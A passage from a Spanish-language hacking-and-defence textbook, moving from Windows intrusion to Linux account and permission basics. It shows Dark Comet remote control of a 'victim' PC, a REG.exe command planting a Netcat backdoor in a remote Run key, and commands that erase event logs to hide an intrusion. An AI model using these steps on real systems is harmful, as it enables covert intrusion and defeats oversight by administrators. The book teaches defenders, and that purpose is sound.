7. Ahora nada más deberá enviar el archivo servidor a la víctima para que lo ejecute. Cuando la víctima ejecute el servidor obtendrá en su lista de conectados una nueva entrada, tal como se muestra a continuación.




Figura 4.33. Dark Comet esperando nuevas conexiones y mostrando las conexiones actuales

8. Para entrar a las opciones de gestión de dicha víctima, simplemente debe hacer doble clic en una de ellas. Una vez que lo ha realizado, el programa le mostrará una ventana con todas las opciones que puede ejecutar en la víctima.

9. Como ejemplo tomaremos control remoto del escritorio de la víctima, para lograr esto haga doble clic en **Spy Functions** en el panel izquierdo y verá cómo se despliegan más opciones. Haga doble clic en **Remote Desktop** y se abrirá una nueva ventana, haga clic en el botón **Play** y obtendrá control gráfico del ordenador de la víctima.




Figura 4.34. Obteniendo control remoto del ordenador de la víctima con Dark Comet

4.5.4 Escribir en el registro de Windows

Escribir en el registro de Windows siempre será de vital importancia para un intruso malicioso. Todos los valores que gestionan la seguridad del sistema conceden permisos a usuarios y almacenan una lista de los programas que se ejecutan al inicio de sesión, se guardan en una base de datos de configuración de los sistemas operativos.

Las puertas traseras explicadas en este capítulo requieren en su mayoría modificar el registro del sistema donde son instaladas. Esto no tiene otra finalidad que estas herramientas puedan iniciarse cada vez que el sistema operativo arranque, o la máquina en cuestión sea reiniciada.

En el apartado de este capítulo donde se habla de la enumeración a través del registro de Windows, se analizó una herramienta procedente del paquete de Windows 2000 Resource Kit denominada **regdmp.exe**, la cual permitía extraer los valores del registro cuyas direcciones se especificaban como parámetro. Además de esta herramienta, se puede encontrar en este Kit de recursos otra utilidad muy interesante llamada **REG.exe**. Esta aplicación permite la lectura y la escritura de claves en el registro de Windows a través de la red y por medio de la consola de MS-DOS. Si ejecutamos esta herramienta sin parámetros nos muestra las opciones que lleva incorporadas:

```
C:>Reg.exe

Command-line registry manipulation utility version 1.10.
Copyright Microsoft Corporation 1997. All rights reserved.

REG operation <Parameter List>

  operation      [ QUERY   | ADD      | UPDATE   | DELETE | COPY |
                   SAVE    | LOAD     | RESTORE  | UNLOAD | FIND |
                   EXPORT  | COMPARE  | IMPORT   ]

For help on a specific operation type:
  REG operation /?

Examples:

  REG QUERY /?
  REG ADD /?
  REG UPDATE /?
  REG DELETE /?
  REG COPY /?
  REG SAVE /?
  REG RESTORE /?
  REG LOAD /?
  REG UNLOAD /?
  REG FIND /?
  REG EXPORT /?
  REG IMPORT /?
  REG COMPARE /?
```

La sintaxis que hay que utilizar para añadir un dato en el registro será **reg.exe ADD** <Clave_registro> \\NombrePC.

La clave del registro, donde se guarda la lista de programas y la configuración de qué procesos se ejecutan al inicio de cada nueva sesión están en, **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run**. Para lograr escribir en esta dirección el lugar donde se encuentra la puerta trasera, debemos utilizar la aplicación REG.exe. Se podría escribir una orden como la siguiente, donde la herramienta maliciosa tomada como ejemplo es nuestro apreciado Netcat:

```
C:\>Reg.exe ADD HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\
CurrentVersion\Run\nc='C:\WINDOWS\nc.exe' \\HACK
Connecting to remote machine \\HACK
La operación se ha completado correctamente.
```

4.6 EL BORRADO DE HUELLAS

Todo *hacker* debe buscar en la vida real dos pautas antes de atacar a un objetivo: la primera es conseguir las metas que se propone contra los sistemas elegidos de la forma más eficiente posible, y la segunda es terminar el trabajo de forma correcta, es decir, realizar todas las acciones sin ser detectado por los administradores a cargo de los sistemas comprometidos y, en lo posible, no dejar ninguna huella que le pueda implicar en el sistema víctima.

Las acciones de escanear, enumerar, obtener un acceso remoto, abrir una puerta trasera, etc, tienen una implicación en el sistema víctima: se registra cualquier suceso que haya ocurrido en la máquina durante el tiempo que permanezca encendida, sin hablar de tener que esquivar de manera ingeniosa detectores de intrusos, antivirus y demás lindezas que se implementan más y más en empresas e instituciones. Estos registros se guardan en unas bases de datos denominadas *logs*, los cuales se suelen dividir en secciones que registran eventos correspondientes a la seguridad, el sistema, las aplicaciones, las conexiones de red, los servicios instalados, las actualizaciones que se hagan, etc. Todos estos ficheros siguen un formato común. Los diferentes datos que se vayan guardando se suelen clasificar con una fecha y una hora que corresponden al momento en el que se ha producido la incidencia. También se incluye información relacionada con el usuario activo en ese momento y los nombres de las máquinas que han intervenido en el problema.

Como podrá suponer, es de vital importancia eliminar toda esta información antes de salir del sistema comprometido, para ello se van a exponer brevemente dos interesantes herramientas que permiten en cierto modo el borrado de estos *logs*.

La primera herramienta se llama **psloglist**. La podrá encontrar dentro de las potentes aplicaciones que forman parte del paquete Pstools, el cual fue desarrollado por el grupo Sysinternals y que Microsoft ha adquirido.

Sus opciones son muy sencillas y fáciles de usar; para verlas basta con escribir en la consola de Windows **psloglist.exe /?**; esta herramienta es capaz de borrar los *logs* pertenecientes al sistema operativo, por supuesto plataformas Microsoft. La sintaxis que debemos usar para realizar esta acción es: **psloglist.exe** <\\NombrePC> **-c**.

La segunda utilidad se llama ELSAVE y se puede encontrar en diversos sitios de Internet. Se trata de un magnífico programa que permite guardar o eliminar los *logs* que generan las plataformas Microsoft Windows NT, sus

opciones se muestran escribiendo **ELSAVE.exe -?**; si se desea borrar todos los *logs* generados en el sistema de un ordenador, debe usar la siguiente sintaxis: **ELSAVE.exe –s** <\\NombrePC> **-l** <log> **-C**, donde el parámetro *log* hace alusión a los sucesos registrados que se desea borrar. Para los sucesos del sistema se pondrá entre comillas "System", para los sucesos de las aplicaciones se pondrá entre comillas "Aplication" y para los sucesos de seguridad se pondrá entre comillas "Security".

Por último, hay que comentar que los servicios que están instalados en las máquinas y en producción tienen en determinadàs ubicaciones carpetas con sus propios *logs* generados. Esto implicará al asaltante malicioso tener que investigar un poco sobre ese tipo de servicio para poder determinar dónde se guardan los *logs*, con el objeto de intentar borrar, alterar o manipular el contenido de esos *logs*, que sin duda pueden delatar las actividades realizadas. Como administradores de sistemas es recomendable intentar situar dichos ficheros *log* en ubicaciones distintas a las predeterminadas por el fabricante o incluso redireccionar estos *logs* a otras maquinas preparadas para el almacenamiento seguro de estos, piense que las ubicaciones por defecto de los ficheros *logs* serán las primeras que el intruso verificará. El borrado de huellas es un tema mucho más extenso del que aquí se ha podido brindar, pero el objetivo de este capítulo divulgativo no es otro que llevar al lector por los pasos necesarios que un asaltante realizará con toda seguridad cuando intente o consiga comprometer sistemas Microsoft.

4.7 CONCLUSIONES

En este capítulo ha leído sobre las diversas maneras en las que puede enumerar información y vulnerar los sistemas basados en Windows. Siguiendo la misma metodología de enumeración, ha podido ver las aplicaciones relevantes en sistemas Windows para obtener información de bases de datos públicas utilizando los comandos **whois** o con **Netscan Tools**. De la misma manera, ahora sabe enumerar información de la red con los comandos **net** en Windows (**net view**, **net use**...).

Después de enumerar información ha visto técnicas que se utilizan para obtener acceso a los sistemas Windows. Utilizando herramientas como Brutus puede crear diccionarios con usuarios y contraseñas para luego obtener acceso al servidor realizando un ataque de fuerza bruta a los servicios de autenticación. Lo que más puede sorprender, son los grandes avances que existen en puertas traseras para mantener el acceso a los ordenadores vulnerados. Puertas traseras gráficas como Dark Comet se esconden como herramientas de administración remota, pero presentan un gran peligro tanto para muchas redes de casa como de empresas que utilizan los ordenadores a diario.

Utilice los conocimientos de este capítulo para realizar auditorías en su propia red y comprobar su propia seguridad. Procure tener cuidado si lo hace en sistemas de producción, primero probando las técnicas en su entorno de laboratorio. El material expuesto aquí son técnicas que se acumulan con tiempo, y se le incentiva a investigar continuamente sobre los conceptos expuestos aquí mientras domina el uso de las herramientas y toma el control sobre su entorno de red.

Capítulo 5

HACKING EN SISTEMAS LINUX

Han pasado varios años desde la creación de este sistema operativo que empezó como el proyecto icono para fomentar el código libre. Habiendo empezado como un proyecto *amateur* y con una comunidad limitada, hoy en día, Linux es un sistema operativo de gran prestigio y que desempeña un gran rol en el mercado empresarial. Ciertamente, ya no hay que tener título de Informática para instalar este sistema operativo y muchos usuarios gozan de los beneficios del mundo de código libre. Empresas como Red Hat, Novell y Canonical demuestran que hay una creciente demanda en este nicho ofreciendo distribuciones mucho más amigables y seguras a la vez, puesto que la seguridad es un área donde Linux siempre se ha desempeñado bien, y todos se benefician de esto.

Linux es una buena plataforma para realizar diversas pruebas de penetración de seguridad. La mayoría de las herramientas de seguridad son desarrolladas para esta plataforma y el código es luego portado a Windows. Los desarrolladores prefieren el modelo de código libre para sus herramientas, y es esta mentalidad la que fomenta la innovación en el desarrollo de ellas mismas al compartir el código con otros profesionales de la seguridad.

Linux es también usado porque fue creado teniendo la seguridad en mente. Llegará un momento, al buscar víctimas en la red, en el que se encuentre con un ordenador cuyo sistema operativo es Linux y no el tan comúnmente conocido Windows. El sistema operativo de Microsoft, ciertamente, está ampliamente

extendido y los usuarios en casa son las víctimas más comunes de los atacantes maliciosos en Internet. Linux no tiene la misma divulgación que Microsoft en el *Desktop* y por esa misma razón no hay tantos intentos de crear virus, *botnets* o intentar instalar *spyware* para esta plataforma. Los objetivos en Linux son distintos y ciertamente no es fácil penetrarlo. A lo largo de este capítulo, se mostrarán diversas herramientas necesarias para realizar distintos ataques de enumeración y penetración en redes. Se detallarán las maneras de vulnerar un sistema operativo Linux y se explorarán algunas maneras de evitar estos ataques.

5.1 LA SEGURIDAD BÁSICA EN LINUX

Antes de empezar a explorar los diversos métodos de ataque y defensa en Linux, se repasarán algunos conceptos necesarios sobre el modelo de seguridad en este sistema. Si siente que tiene suficiente confianza sobre el manejo del sistema operativo, puede elegir no leer esta sección, aunque nunca está de más repasar las bases. La intención de esta sección no es explicar el uso del sistema, algo que bien puede hacer buscando recursos en Internet o algún otro libro especializado en el manejo de Linux. El siguiente repaso hace hincapié sobre los usuarios y el sistema de permisos que hay para limitar el abuso del sistema por parte de ellos además de mencionar otros aspectos que ayudan a consolidar la seguridad en Linux.

5.1.1 Los usuarios en Linux

Linux es un sistema multiusuario, es decir, más de un usuario puede iniciar una sesión en el sistema en cualquier momento y un solo usuario puede tener múltiples sesiones cuando así lo desee. Tener conocimiento sobre los tipos de usuarios y cómo administrarlos será de gran importancia para securizar su servidor Linux.

Lo primero que se puede decir sobre los usuarios es mencionar al más importante de todos ellos: *root*. La cuenta de *root* es la cuenta que utiliza Linux para la administración del sistema. Un usuario normal puede estar limitado según lo que pueda o no hacer dentro de un sistema, *root* tiene poder ilimitado. El usuario *root* tiene control completo sobre todos los aspectos del ordenador. No se puede esconder nada de *root* y *root* hace lo que quiere, cuando quiere y como él quiera.

Todas las cuentas de usuario se guardan en el fichero **/etc/passwd**. Este fichero tiene permisos de lectura para todos. He aquí un ejemplo de cómo se ve este fichero:

```
kr0m@FromHell:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
Debian-exim:x:100:102::/var/spool/exim4:/bin/false
statd:x:101:65534::/var/lib/nfs:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
haldaemon:x:103:106:Hardware abstraction layer,,,:/var/run/hal:/bin/false
identd:x:104:65534::/var/run/identd:/bin/false
gdm:x:105:108:Gnome Display Manager:/var/lib/gdm:/bin/false
kr0m:x:1000:1000:kr0m,,,:/home/kr0m:/bin/bash
privoxy:x:106:65534::/etc/privoxy:/bin/false
ntp:x:107:109::/home/ntp:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
raul:x:1001:1001:Raul Fuentes,,,:/home/raul:/bin/bash
openldap:x:112:111:OpenLDAP Server Account,,,:/var/lib/ldap:/bin/false
gaston:x:1003:1003:Gaston Vega,,,:/home/gaston:/bin/bash
linuxero:x:1004:1004:Estudiantes,,,:/home/linuxero:/bin/bash
proftpd:x:108:65534::/var/run/proftpd:/bin/false
ftp:x:109:65534::/home/ftp:/bin/false
postfix:x:113:113::/var/spool/postfix:/bin/false
```

Cada línea de este fichero da información acerca de un usuario. Considere sólo al usuario **raul**:

```
raul:x:1001:1001:Raul Fuentes,,,:/home/raul:/bin/bash
```

Cada campo está separado por dos puntos. La información que detallan los campos es la siguiente:

raul	El nombre de usuario. Esta cuenta debe ser única en la máquina local.
x	Campo de contraseña. Antes aquí se guardaba la contraseña cifrada, pero ahora se prefiere el uso del fichero **/etc/shadow** para esto. La **x** indica que la contraseña se guarda en este fichero para añadir seguridad.
1001	El siguiente campo corresponde al identificador de usuario (o comúnmente referido como UID, siglas de la palabra en inglés *User Identification*). Este identificador es único en el ordenador y se ocupa de mantener un rastro de qué archivos pertenecen al usuario **raul**.
1001	Este otro número, aunque de igual valor, no representa la misma información. Este valor corresponde al identificador de grupo (comúnmente referido como GID, siglas de la palabra en inglés *Group Identification*). Este identificador es único en el ordenador y se ocupa de mantener un rastro de qué archivos pertenecen a ese grupo en particular. En este caso, el usuario **raul** tiene su propio grupo llamado **raul** también.
Raul Fuentes,,,	Este campo es netamente descriptivo. Sirve para guardar comentarios acerca del usuario, puede ser cualquier cosa y usualmente se llena tan solo con el nombre completo del usuario. En este caso, debería haber cuatro comentarios separados por coma, pero el administrador de este sistema se limita a tan solo el nombre del usuario, dejando la otra información en blanco.
/home/raul	Este campo contiene el directorio de inicio del usuario. Cada vez que inicie una sesión en el ordenador, comienza a trabajar dentro de este directorio.
/bin/bash	Este campo contiene la consola por defecto que ocupa el usuario para ejecutar instrucciones en el ordenador.

Como el fichero **/etc/passwd** tiene permisos de lectura para todos, las contraseñas no se guardan ahí. Se guardan, a su vez, en un fichero al que sólo el administrador de sistema pueda tener acceso. Lo que sigue es un ejemplo del fichero **/etc/shadow**:

```
kr0m@FromHell:~$ sudo cat /etc/shadow
Password:
root:$1$fxM1bPAy$ZXP/hL/GBCNphby2vMYUi.:13392:0:99999:7:::
daemon:*:13392:0:99999:7:::
bin:*:13392:0:99999:7:::
sys:*:13392:0:99999:7:::
sync:*:13392:0:99999:7:::
games:*:13392:0:99999:7:::
man:*:13392:0:99999:7:::
lp:*:13392:0:99999:7:::
mail:*:13392:0:99999:7:::
news:*:13392:0:99999:7:::
uucp:*:13392:0:99999:7:::
proxy:*:13392:0:99999:7:::
www-data:*:13392:0:99999:7:::
backup:*:13392:0:99999:7:::
list:*:13392:0:99999:7:::
irc:*:13392:0:99999:7:::
gnats:*:13392:0:99999:7:::
nobody:*:13392:0:99999:7:::
Debian-exim:!:13392:0:99999:7:::
statd:!:13392:0:99999:7:::
messagebus:!:13392:0:99999:7:::
haldaemon:!:13392:0:99999:7:::
identd:!:13392:0:99999:7:::
gdm:!:13392:0:99999:7:::
kr0m:$1$pie2QAy2$LNGmjR/rJSiRhiAC00.QZ/:13392:0:99999:7:::
privoxy:!:13396:0:99999:7:::
ntp:!:13397:0:99999:7:::
sshd:!:13405:0:99999:7:::
raul:$1$wbHObYR0$.wN.qQ9xeSwRaFrmYc3ck1:13582:0:99999:7:::
gaston:$1$2aaJLTHi$lMwufHkYNn0z6pTDiV2wJ/:13487:0:99999:7:::
linuxero:$1$FUh58hR1$Z8.ifAiqzHwE87He8.Eh41:13582:0:99999:7:::
proftpd:!:13496:0:99999:7:::
ftp:!:13496:0:99999:7:::
postfix:!:13573:0:99999:7:::
```

Como podrá notar el lector, este fichero se asimila a **/etc/passwd** pero con algunas diferencias que se destacarán con el siguiente ejemplo. Estudie la línea que pertenece al usuario **raul**:

```
raul:$1$wbHObYR0$.wN.qQ9xeSwRaFrmYc3ck1:13582:0:99999:7:::
```

raul	Nuevamente, el nombre de la cuenta usuario. El mismo que ocupa en **/etc/passwd**.
1wbHObYR0$.wN. qQ9xeSwRaFrmYc3ck1	La contraseña cifrada. Éste es el *hash* resultante al pasar la contraseña por el método de encriptación de MD5. El campo no debiera permanecer vacío (el usuario entra sin validar una contraseña).
13582	Último cambio de contraseña. Este campo viene expresado en días a partir del 1 de enero de 1970.
0	Este campo representa el mínimo número de días hasta que se permita un cambio. Desde este número de días a partir de la última vez que se cambió la clave, no se permite volver a modificarlo. Un valor de cero permite la modificación siempre que se desee.
99999	Este valor representa un máximo valor de días para exigir un cambio de contraseña.
7	Este valor representa el máximo número de días hasta que se exija el cambio. Si este número es menor que el mínimo número de días hasta que se permita el cambio, entonces no se puede modificar la contraseña. Si transcurrido este tiempo no se modifica la contraseña, entonces la cuenta se inhabilita.
-	Este campo (que está en blanco) guarda el valor para el número de días de aviso de caducidad. Se utiliza para indicar cuánto tiempo antes de que caduque la cuenta se le notifica al usuario.

-	Este campo (que está en blanco) guarda el número de días antes de desactivar la cuenta. Transcurrido este número de días una vez caducada la contraseña, se desactiva la cuenta.
-	Este campo (que está en blanco) puede especificar una fecha de caducidad, indicando para cuánto tiempo se ha creado la cuenta.

En la administración del sistema, debe tener en mente tres principales tipos de cuenta:

- **Cuenta root**. El superusuario antes mencionado. Normalmente se llama **root**, pero no tiene por qué ser así. Puede acceder a todos los archivos y únicamente **root** puede ejecutar ciertos programas. Por ejemplo, sólo **root** puede levantar servicios demonio, como el servidor Web, puesto que éste debe estar a la escucha en el puerto 80 (que es privilegiado). Ésta es la cuenta que todos los atacantes maliciosos quieren obtener. Root tiene un UID de 0. Cualquier usuario que posea UID 0 posee una cuenta **root**.

- **Cuenta normal**. La cuenta de usuario normal es aquella que se utiliza para validarse en el sistema. El usuario **raul**, como se ha mostrado en el fichero **/etc/passwd**, es un ejemplo de este tipo de cuenta. Este usuario normalmente tiene un directorio de inicio en **/home**. No es necesario que se le asocie una consola de comandos **/bin/bash**, puede tener asociada la consola **/bin/false,** que se asigna para que el usuario pueda validarse en el sistema y hacer uso de recursos Web y obtener correo, pero no tendrá acceso a un intérprete de comandos del sistema operativo. Los usuarios normales tienen privilegios reducidos para restringir acceso a funciones sensibles del sistema.

- **Cuenta de sistema**. Las cuentas de sistema son usuarios virtuales creados para propósitos específicos del sistema operativo. Estas cuentas no pueden validarse en el sistema de manera normal y no tienen directorios de inicio. Un usuario común bajo esta categoría es **nobody**. Esta cuenta de usuario es una genérica ocupada para manejar ciertos programas que deben permanecer a la escucha. Otro ejemplo es **www-data**, que es ocupado en distribuciones Debian para administrar el servidor Web Apache.

5.1.2 Los grupos en Linux

Además de tener usuarios, Linux sabe cómo administrar grupos porque las redes informáticas están hechas para colaborar en equipo. Para lograr tareas en común, resulta bastante cómodo agrupar a varios usuarios bajo un solo grupo, para administrar mejor los controles de acceso a recursos de la red de trabajo. Los grupos de Linux son guardados en el fichero **/etc/group**. Seguidamente, tenemos un ejemplo resumido de este archivo:

```
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
shadow:x:42:
users:x:100:
nogroup:x:65534:
lpadmin:x:104:
messagebus:x:105:
haldaemon:x:106:
powerdev:x:107:
kr0m:x:1000:snort,gaston
ntp:x:109:
raul:x:1001:kr0m,gaston
snort:x:1002:
gaston:x:1003:kr0m
linuxero:x:1004:
postfix:x:113:
```

Al igual que los ficheros ocupados para los usuarios y las contraseñas, cada línea contiene datos sobre un grupo específico. Considere nuevamente al usuario **raul**, que tiene su propio grupo llamado **raul**:

```
raul:x:1001:kr0m,gaston
```

Los campos son nuevamente separados por dos puntos y representan la siguiente información:

raul	El nombre del grupo.
x	La contraseña cifrada del grupo. Si está vacía, no hay contraseña; si contiene una x, la contraseña se guarda en /etc/gshadow.
1001	El número identificador del grupo, comúnmente referido como el GID (*Group Identification*).
kr0m,gaston	Este último campo contiene una lista separada por comas de nombres de usuario que pertenecen al grupo descrito.

5.1.3 Administrando los permisos

Se podría plantear que en la administración de sistemas informáticos hay solamente dos decisiones primordiales que tomar: ¿permitir o denegar? Resulta algo simplista pensar que esto resume la tarea de un administrador, puesto que no es claro cuándo se debe permitir el acceso y cuándo se debe denegar. Después la pregunta es, ¿cómo se pueden reforzar las políticas adoptadas? Linux tiene varias maneras de controlar a los usuarios, incluyendo permisos sobre los archivos y diversos límites imponibles sobre los recursos del sistema.

Linux provee un sistema de permisos que concederá o denegará la manipulación de archivos y directorios en el sistema de ficheros. Para ficheros, el usuario puede controlar si pueden leer los contenidos, que es el caso para documentos de texto. También puede controlar quién podrá escribir dentro del fichero, o bien quién lo puede ejecutar (en el caso de ser un programa ejecutable). En el caso de los directorios, el usuario puede controlar quién tiene permiso para leer los contenidos, escribir dentro de estos para crear nuevos archivos o ejecutar programas dentro de los directorios. Considere el siguiente ejemplo:

```
kr0m@FromHell:~$ ls -l
-rw-rw-r-- 1 kr0m kr0m 749 2007-03-24 19:26 archivo
-rwxrwxr-x 1 kr0m kr0m 8204 2007-03-24 19:26 ejecutable
```

El comando **ls** en Linux se ocupa para listar los contenidos de directorios. Al ocupar el switch **-l**, se obtiene un listado detallado con información acerca de los archivos contenidos dentro del directorio. Los campos mostrados se identifican de la siguiente manera:

-rw-rw-r--	Los permisos del archivo o directorio.
1	El número de enlaces. En caso de ser directorio, muestra la cantidad de enlaces que existen dentro del mismo.
kr0m	El dueño a quien pertenece el fichero.
kr0m	El grupo a quien pertenece el fichero.
749	El número de bytes que contiene el archivo.
2007-03-24 19:26	La fecha y hora de la última vez que se modificó el archivo, comúnmente conocido como el *timestamp*.
archivo	El nombre del fichero.

Es importante destacar que el fichero sólo puede pertenecer a un único dueño y a un solo grupo. Para controlar quién puede usar el fichero, se examinará la columna con los permisos del archivo, que se separa en cuatro partes principales:

Tipo de archivo	Permisos para el dueño	Permisos para el grupo	Permisos para el resto del mundo
-	Rw-	rw-	r--

Los tipos de archivo descritos pueden ser:

-	Un archivo normal
D	Un directorio
L	Un enlace simbólico
S	Un *socket*
B	Dispositivo de bloque
C	Dispositivo de carácter

Después de la descripción del fichero, están los tres grupos de permisos para el dueño, el grupo y el resto del mundo. Los caracteres representan un tipo de permiso que se concede, la letra **r**, por ejemplo, indica que se concede el permiso de lectura (la letra r proviene de la palabra *read*, en inglés). La letra **w** indica el permiso de escritura (*write*) y una **x** representa un permiso de ejecución (*execute*). Siempre se indican en ese orden (rwx); si se deniega el permiso en cualquiera de los casos, simplemente aparece un - en lugar de la letra indicada. Considere el siguiente ejemplo:

```
- r w x r - x - - x
```

El primer grupo de permisos que pertenece al dueño del archivo indica que él puede leer, escribir y ejecutar el archivo. A continuación, siguen los permisos pertenecientes al grupo al que pertenece el archivo. Si un usuario pertenece al grupo, ese usuario podrá leer y ejecutar el archivo, pero no podrá escribir dentro de él. Por último, el resto del mundo está limitado a poder ejecutar el fichero, sin poder leer el contenido y aún menos modificarlo.

Note que los tres permisos simplemente se conceden o deniegan, en efecto, algo tan simple como decir permiso apagado o encendido. Como se puede pensar de esta manera, los permisos resultan ser una colección de 1's y 0's. Si considera escribir **rwx** como **111**, se indica que tanto el permiso de lectura y escritura tanto como el de ejecución están "encendidos". El valor de este binario en decimal es de 7, como se muestra a continuación:

```
2² 2¹ 2⁰
1  1  1
4+2+1 = 7
```

De manera similar, al conceder solamente los permisos de lectura y ejecución, los permisos encendidos se indican de manera normal como **r-x**. En binario esto es 101 y su valor en decimal es de 5. Aplique este conocimiento para los permisos en formato Dueño/Grupo/Resto del Mundo. Considere el archivo ejecutable listado anteriormente:

```
-rwxrwxr-x 1 kr0m kr0m 8204 2007-03-24 19:26 ejecutable
```

Los permisos en este archivo presentados en binario son 111111101. Si considera cada grupo de permisos por separado y los interpreta en decimal, el resultado es de 775. Para poder manipular los permisos sobre los ficheros, existe el comando **chmod**. La sintaxis de uso es la siguiente:

```
chmod permisos fichero [fichero....]
```

Para ver el uso de este comando, considere los ficheros presentados anteriormente:

```
kr0m@FromHell:~$ ls -l
-rw-rw-r-- 1 kr0m kr0m 0 2007-03-24 19:26 archivo
-rwxrwxr-x 1 kr0m kr0m 0 2007-03-24 19:26 ejecutable
kr0m@FromHell:~$ chmod 751 archivo
kr0m@FromHell:~$ ls -l
-rwxr-x--x 1 kr0m kr0m 0 2007-03-24 19:26 archivo
-rwxrwxr-x 1 kr0m kr0m 0 2007-03-24 19:26 ejecutable
```

Observe como los permisos de 751 se traducen a rwxr-x--x. Para ocupar esta herramienta de manera más fácil, basta con asociar el permiso de lectura con el número 4, el permiso de escritura con el número 2 y el de ejecución con el 1. De esta manera, si decide que los permisos de un archivo sean de lectura y escritura, basta con sumar 4 y 2 para obtener el permiso resultante de 6. Al ocupar **chmod,** sin embargo, es necesario presentar los permisos de los tres grupos: dueño, grupo y otros.

También se pueden presentar los permisos de manera simbólica, como en el ejemplo que sigue:

```
kr0m@FromHell:~$ ls -l
-rw-rw-r-- 1 kr0m kr0m 0 2007-03-24 19:26 archivo
-rwxrwxr-x 1 kr0m kr0m 0 2007-03-24 19:26 ejecutable
kr0m@FromHell:~$ chmod +x archivo
kr0m@FromHell:~$ ls -l
-rwxrwxr-x 1 kr0m kr0m 0 2007-03-24 19:26 archivo
-rwxrwxr-x 1 kr0m kr0m 0 2007-03-24 19:26 ejecutable
```

En este caso, **chmod** se ocupa con un argumento simbólico de **+x**, que se traduce a "Añadir permiso de ejecución". De manera análoga, al ocupar el signo opuesto de -, escribiendo **chmod -x archivo**, se puede traducir a "Quitar permiso de ejecución". Note que al modificar permisos con este argumento, le está agregando o quitando el permiso de ejecución a los tres grupos de permisos.

Se pueden alterar los permisos a un solo grupo de la siguiente manera:

```
kr0m@FromHell:~$ ls -l
-rw-rw-r-- 1 kr0m kr0m 0 2007-03-24 19:26 archivo
-rwxrwxr-x 1 kr0m kr0m 0 2007-03-24 19:26 ejecutable
kr0m@FromHell:~$ chmod u+x archivo
kr0m@FromHell:~$ ls -l
-rwxrw-r-- 1 kr0m kr0m 0 2007-03-24 19:26 archivo
-rwxrwxr-x 1 kr0m kr0m 0 2007-03-24 19:26 ejecutable
```

En este ejemplo, se especificó que tan solo al dueño del archivo se le agregue el permiso de ejecución. Para el dueño, se puede especificar con la letra **u**, para el grupo con la letra **g** y para cualquier otro con la letra **o**.

5.1.4 Permisos especiales

Aparte de los permisos regulares, existen otros tres tipos distintos de "permisos especiales". Habitualmente se escribirían los permisos de los ficheros en notación octal con valores entre 000 y 777. Sin embargo, existe otro set de bits que varían entre 0000 y 7000. Este grupo extra de permisos son el SUID (4000), SGID (2000) y el bit de permanencia o bit pegajoso (1000).

El bit de SUID o *setuid*, cuando está activado sobre un fichero, otorga a cualquier usuario que ejecute el fichero los mismos permisos que el usuario que creó el fichero originalmente (es decir, el dueño del fichero) mientras dure la ejecución del proceso. Si el administrador del sistema crea un ejecutable y le activa el bit de SUID, cualquier usuario que lo ejecute lo hace con permiso de **root** hasta que el programa finalice. Esto se puede comprobar con el siguiente programa sencillo escrito en C:

```
#include <stdio.h>
#include <unistd.h>

int main() {
 printf("UID: %d, EUID: %d\n",getuid(),geteuid());
 return 1;
}
```

Escriba este programa y guárdelo como probar.suid.c. Como **root**, compile el programa, cambie los permisos para activar el bit de SUID y después ejecútelo como un usuario normal. A continuación tenemos el resultado:

```
root@FromHell:/root# gcc probar.suid.c -o probar.suid
root@FromHell:/root# ls -l
total 12
-rwxr-xr-x 1 root root 7258 2007-03-26 19:08 probar.suid
-rw-r--r-- 1 root root  118 2007-03-26 19:07 probar.suid.c
root@FromHell:/root# chmod 4755 probar.suid
root@FromHell:/root# su kr0m
kr0m@FromHell:/root$ ./probar.suid
UID: 1000, EUID: 0
```

